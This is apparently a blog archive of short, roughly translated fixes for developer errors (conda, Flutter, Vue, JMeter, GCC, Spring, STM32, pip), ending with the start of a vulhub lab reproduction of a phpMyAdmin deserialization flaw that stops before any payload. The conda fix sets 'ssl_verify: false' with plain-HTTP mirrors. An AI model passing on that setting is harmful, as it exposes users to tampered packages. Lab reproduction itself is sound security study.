Category Archives: How to Fix

Condahttperror:HTTP000 Connection Failed for URL https://repo.anaconda.com/pkgs/main/win-6

CondaHTTPError: HTTP 000 CONNECTION FAILED for url <https://repo.anaconda.com/pkgs/main/win-64/repodata.json>
Elapsed: -

An HTTP error occurred when trying to retrieve this URL.
HTTP errors are often intermittent, and a simple retry will get you on your way.

Solution:

Win + R

then find

and replace it with

channels:
  - http://mirrors.tuna.tsinghua.edu.cn/anaconda/pkgs/free/
  - http://mirrors.tuna.tsinghua.edu.cn/anaconda/cloud/conda-forge/
  - http://mirrors.tuna.tsinghua.edu.cn/anaconda/cloud/msys2/
  - http://mirrors.tuna.tsinghua.edu.cn/anaconda/cloud/bioconda/
  - http://mirrors.tuna.tsinghua.edu.cn/anaconda/pkgs/main/
show_channel_urls: true
ssl_verify: false

Flutter solves the problem of incorrect use of parent datawidget and boundary constraint

Flutter solves the problem of incorrect use of parent datawidget and boundary constraint


The error information is as follows:
What about this kind of error

1 tells us that this error is related to the parent component, and then we can see 2 errors, and we can analyze the column – & gt under the page when loading the homepage written by ourselves; Container-> ConstrainedBox-> Expanded-> There is a problem with the subcomponents in the path of constrainedbox
the solution is to remove the expanded control and directly use it in constrainedbox
original code:

Container(
          // width: MediaQuery.of(context).size.width,
          height: 36.0,
          child: Expanded(
            flex: 1,
            child: ConstrainedBox(
              constraints: BoxConstraints.expand(),
              child: Stack(
                alignment: AlignmentDirectional.topCenter,
                children: [
                  Positioned(
                    child: Text("Recommendation",textDirection: TextDirection.ltr,style: TextStyle(fontSize: 20),),
                    left: 3.0,
                    top: 3.0,
                  ),
                  Positioned(
                      right: 3.0,
                      top: 3.0,
                      child: Container(
                        child:  Text("More",textDirection: TextDirection.rtl,style: TextStyle(fontSize: 16),),
                        /*Padding(
                        padding: EdgeInsets.all(4),
                        child:
                      ),*/
                        decoration: BoxDecoration(
                            border: Border.all(color: Colors.black87,width: 1.0,style: BorderStyle.solid),
                            borderRadius: BorderRadius.circular(20)
                        ),
                      )
                  )
                ],
              ),
            ),
          ),
       )

Modified code:

Container(
          // width: MediaQuery.of(context).size.width,
          height: 36.0,
          child: ConstrainedBox(
            constraints: BoxConstraints.expand(),
            child: Stack(
              alignment: AlignmentDirectional.topCenter,
              children: [
                Positioned(
                  child: Text("Recommendation",textDirection: TextDirection.ltr,style: TextStyle(fontSize: 20),),
                  left: 3.0,
                  top: 3.0,
                ),
                Positioned(
                    right: 3.0,
                    top: 3.0,
                    child: Container(
                      child:  Text("More",textDirection: TextDirection.rtl,style: TextStyle(fontSize: 16),),
                      /*Padding(
                        padding: EdgeInsets.all(4),
                        child:
                      ),*/
                      decoration: BoxDecoration(
                          border: Border.all(color: Colors.black87,width: 1.0,style: BorderStyle.solid),
                          borderRadius: BorderRadius.circular(20)
                      ),
                    )
                )
              ],
            ),
          )
       )

Why is this right
after a variety of baidu searches, it is found that the widget in flutter is rendered by the renderbox object at its bottom. The render box is constrained by its parent widget, and its size is adjusted according to these constraints. Constraints are composed of minimum width, maximum width, minimum height and maximum height; The size is composed of specific width and height
Failed to download when creating Vue project, solution

When we want to create a Vue project through the Vue scaffold, the normal step is to execute the following command:

vue init webpack Project NAME

Then according to their own actual situation, choose which things need to be installed, and then we create a Vue front project

The author has created many projects in this way before, but there is no task problem. As a result, when creating a project in the same way today, it suddenly fails. The error message is: Vue cli · failed to download repo vuejs templates/webpack: read econnreset

After looking online for a long time, I didn’t find the reason for this error. Finally, I can only create a Vue project offline according to Baidu’s temporary decision scheme, so here’s a record.


1. You need to download the Vue templates/webpack in the GitHub repository

Download address: https://github.com/vuejs-templates/webpack

Download method:


    1. clone the code warehouse directly through GIT and download it through compressed package

(I recommend the first way, simple, convenient and fast)


2. Place the downloaded project in the. Vue templates directory of the local user directory

Note: there is one in front of the folder name

If it is downloaded through the first method, copy the address of the code warehouse, directly under this folder, right-click and select “git clone”, and the code will be downloaded

If it is downloaded through the second way, the compressed package after downloading is webpack-development.zip. After decompressing, we need to change the directory name to webpack, and then put the whole folder under the folder mentioned above

3. Create Vue project offline

When we use the Vue init webpack vuedemo command again, we need to bring the parameter offline to indicate offline initialization.

vue init webpack project name --offline

JMeter can’t open and save files [How to Solve]


The first time I found this problem was when I wrote the test data and was ready to execute it, I clicked save and found no response.
Then I restarted the software and found that not only saving but also opening did not work

2021-06-02 19:43:57,757 ERROR o.a.j.JMeter: Uncaught exception in thread Thread[AWT-EventQueue-0,6,main]
java.lang.IllegalAccessError: class com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge$DetailsTableModel (in unnamed module @0xf2f2cc1) cannot access class sun.awt.shell.ShellFolder (in module java.desktop) because module java.desktop does not export sun.awt.shell to unnamed module @0xf2f2cc1
at com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge$DetailsTableModel.updateColumnInfo(DarkFilePaneUIBridge.java:1128) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge$DetailsTableModel.<init>(DarkFilePaneUIBridge.java:1115) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge.getDetailsTableModel(DarkFilePaneUIBridge.java:576) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge$SortableListModel.<init>(DarkFilePaneUIBridge.java:1079) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFilePane.createList(DarkFilePane.java:137) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFileChooserUIBridge.createList(DarkFileChooserUIBridge.java:585) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFileChooserUIBridge$MetalFileChooserUIAccessor.createList(DarkFileChooserUIBridge.java:750) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge.setViewType(DarkFilePaneUIBridge.java:376) ~[darklaf-core-2.5.4.jar:2.5.4]
at com.github.weisj.darklaf.ui.filechooser.DarkFilePaneUIBridge.propertyChange(DarkFilePaneUIBridge.java:890) ~[darklaf-core-2.5.4.jar:2.5.4]
at java.beans.PropertyChangeSupport.fire(PropertyChangeSupport.java:342) ~[?:?]
at java.beans.PropertyChangeSupport.firePropertyChange(PropertyChangeSupport.java:334) ~[?:?]
at java.beans.PropertyChangeSupport.firePropertyChange(PropertyChangeSupport.java:267) ~[?:?]
at java.awt.Component.f


Solution: just change a theme …. Is it very joyful
It is very helpless, but the truth is this

[solution] warning: this statement may fall through [- wimplicit fallthrough]) encountered during GCC compilation

When practicing the switch statement in Ubuntu, if break is not added in the case statement, the warning message will pop up, causing the program to fail to compile,

root@root:~/code$ g++ -Wall -W test_switch.c -o test_switch 
test_switch.c: In function ‘int main()’:
test_switch.c:13:10: warning: this statement may fall through [-Wimplicit-fallthrough=]
   13 |    printf("1\n");
      |    ~~~~~~^~~~~~~~~~~~~
test_switch.c:15:3: note: here
   15 |   case 3:
      |   ^~~~
test_switch.c:16:10: warning: this statement may fall through [-Wimplicit-fallthrough=]
   16 |    printf("3\n");
      |    ~~~~~~^~~~~~~~~~~~~
test_switch.c:18:3: note: here
   18 |   case 5:
      |   ^~~~

At this time, adding – W when compiling the code can shield the alarm, and the code can be compiled normally

root@root:~/code$ g++ -Wall -W test_switch.c -o test_switch -w

Spring’s restcontrolleradvice is invalid, and the aspect log cannot catch exceptions

Does try cache catch an exception in the code block in the aspect log

@Around("pointCutMethod()")
public Object doAround(ProceedingJoinPoint pjp) throws Throwable {

}

Because I added exception capture, neither restcontrolleradvice nor aspect log can capture exception information

try {
      ret = (ResponseBase)pjp.proceed();
} catch (Exception e) {
      log.info("{}",e);
}

Thank you for this old point, @gloomysun https://www.cnblogs.com/lullaby/p/10275954.html

STM32 added firmware library, but could not find h file

STM32 added firmware library, but could not find h file

For example, I often use other projects, and sometimes when I add a function to it, I may encounter this situation
. …\SYSTEM\adc\adc.c(12): error: #20: identifier “ADC_ InitTypeDef”
is undefined ADC_ InitTypeDef ADC_ InitStructure;

that’s because although we have added a firmware library, but in stm32f10x_ Conf.h is annotated
after is annotated, the H file can’t be compiled. You just need to cancel the annotation to compile it.
SqlSession was not registered for synchronization because synchronization is not active

Main problem stack: sqlsession [org. Apache. Ibatis. Session. Defaults DefaultSqlSession@7e35f105 ]Was not registered for synchronization because synchronization is not active
scenario: spring boot + mybatis
reason: some mybatis do not output detailed stack information, such as the use of @ param parameter and the mapping of corresponding SQL variables, If you don’t manually try catch, you won’t see the problem or error.
solution: just try catch yourself and solve it according to the stack information

Processing method of PIP exception no module named ‘pip’

1、 Pip is not installed
most of the current versions of python (2.7.9 + or 3.4 +) come with PIP. You can use the following command first:
PIP -- version (Python 2. + version)
PIP3 -- version (Python 3. + version)
try to check the version of PIP. If it can be displayed normally, PIP should have been installed.

If pip is not installed, the official download address of PIP is:
0 https://pypi.org/project/pip/

Installation:
Step 1: decompress
Step 2: open the console at the decompressed position
Step 3: use the command Python setup.py install
Step 4: check whether the PIP is installed again, if not, restart the computer

2、 The missing environment variable

may be that the option of add path was not checked when installing python, and the path of Python and pip.exe needs to be added to the environment variable manually
e.g:
C:\Users\Example\AppData\Local\Programs\Python\Python39-32;

and
C: users, example, appdata, local programs, python, python39-32, scripts Python comes with PIP, but when it is used to install packages, it will still report “no mouse named ‘pip'”<
use the command:
Python - M ensurepip

after the installation, PIP can be used normally.

[vulnerability recurrence] phpMyAdmin scripts / setup.php deserialization vulnerability (wooyun-2016-199433)

[vulnerability recurrence] phpMyAdmin scripts/setup.php deserialization vulnerability (wooyun-2016-199433)

0x01 vulnerability background

There is a deserialization vulnerability in phpMyAdmin 2. X, through which an attacker can read arbitrary files or execute arbitrary code.

0x02 vulnerability environment

Building docker environment of vulhub


Execute the following command in/home/vulhub/phpMyAdmin/wooyun-2016-199433 to start phpMyAdmin:

docker-compose up -d

Check that the open port is 8080


After the environment is started, visit http://ip : 8080 , you can see the home page of phpMyAdmin. Because there is no connection to the database, an error will be reported at this time, but the exploitation of this vulnerability has nothing to do with the database, so it is ignored.

0x03 vulnerability recurrence


Capturing packets with BP

